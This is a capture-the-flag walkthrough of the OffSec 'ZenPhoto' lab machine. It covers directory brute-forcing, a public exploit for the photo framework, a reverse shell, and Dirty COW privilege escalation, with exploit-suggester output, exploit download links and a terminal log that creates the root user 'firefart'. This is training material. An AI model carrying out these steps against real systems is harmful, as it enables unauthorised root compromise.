


# OffSec Practice ZenPhoto(Intermediate) Alif

### **Enumeration**

# **Nmap**

## Port 80 (HTTP)


When looking into the http server I only see the following:



Nothing of interest here, so i will need to run it through a dirsearch brute force and got this as the result:


```
| California | Cal
```

The first directory is /test/ and here it does show the version of the framework being used:



### **Getting the shell**

When googling this framework and version, it seems that there is an exploit already ready to go here on exploitdb:



And when using this exploit, it does give us a shell:

However this shell does not allow changing of directories, which I will need, so i will need to start a reverse shell command, going through a few of reverse shell commands, the one using python works:

### **Privilege Escalation**

Once I got the reverse shell, I ran through the typical searches for crontab, SUID files, config files, and nothing of interest came up. So i ran a linpeas script, here it shows that a dirty cow script can be used to help to create a new super user called firefart

```
https://github.com/mzet-/linux-exploit-suggester
   Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
   Exposure: highly probable
   Tags: debian=7/8,RHEL=5/6/7,ubuntu=14.04/12.04,[ ubuntu=10.04{kernel:2.6.32-21-generic} ],ubuntu=16.04{kernel:4.4
.0-21-generic}
   Download URL: https://www.exploit-db.com/download/40839
   ext-url: https://www.exploit-db.com/download/40847
   Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cv
e-2016-5195_5.sh
[+] [CVE-2010-3904] rds
   Details: http://www.securityfocus.com/archive/1/514379
   Exposure: highly probable Tags: debian=6.0{kernel:2.6.(31|32|34|35)-(1|trunk)-amd64},ubuntu=10.10|9.10,fedora=13{kernel:2.6.33.3-85.fc13.i6
86.PAE},[ ubuntu=10.04{kernel:2.6.32-(21|24)-generic} ]

Download URL: http://web.archive.org/web/20101020044048/http://www.vsecurity.com/download/tools/linux-rds-exploit
   Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
   Exposure: probable
   Tags: debian=7|8,RHEL=5{kernel:2.6.(18|24|33)-*},RHEL=6{kernel:2.6.32-*|3.(0|2|6|8|10).*|2.6.33.9-rt31},RHEL=7{ke
rnel:3.10.0-*|4.2.0-0.21.el7},ubuntu=16.04|14.04|12.04
   Download URL: https://www.exploit-db.com/download/40611
   Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cv
e-2016-5195_5.sh
```

Once the dirty c file has been transferred over to the exploited host, we run it as according to the dirty cow github page, then we execute the dirty executable file and add in the password for the new super user:

```
www-data@offsecsrv:/dev/shm$ ./dirty test
  ./dirty test
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: test
Complete line:
  firefart:fi6bS9A.C7BDQ:0:0:pwned:/root:/bin/bash

mmap: b772a000
```

### And done!!

```
mmap: b772a000
ls
ls
ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'test'.

DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
www-data@offsecsrv:/dev/shm$ ls
dirty dirty.c linpeas.sh
www-data@offsecsrv:/dev/shm$
```

I can now login as firefart, which is a super user with the password i input earlier:

```
www-data@offsecsrv:/dev/shm$ su firefart
su firefart
Password: test
firefart@offsecsrv:/dev/shm# cd /root
cd /root
firefart@offsecsrv:~# ls
ls
mysqlpass proof.txt
```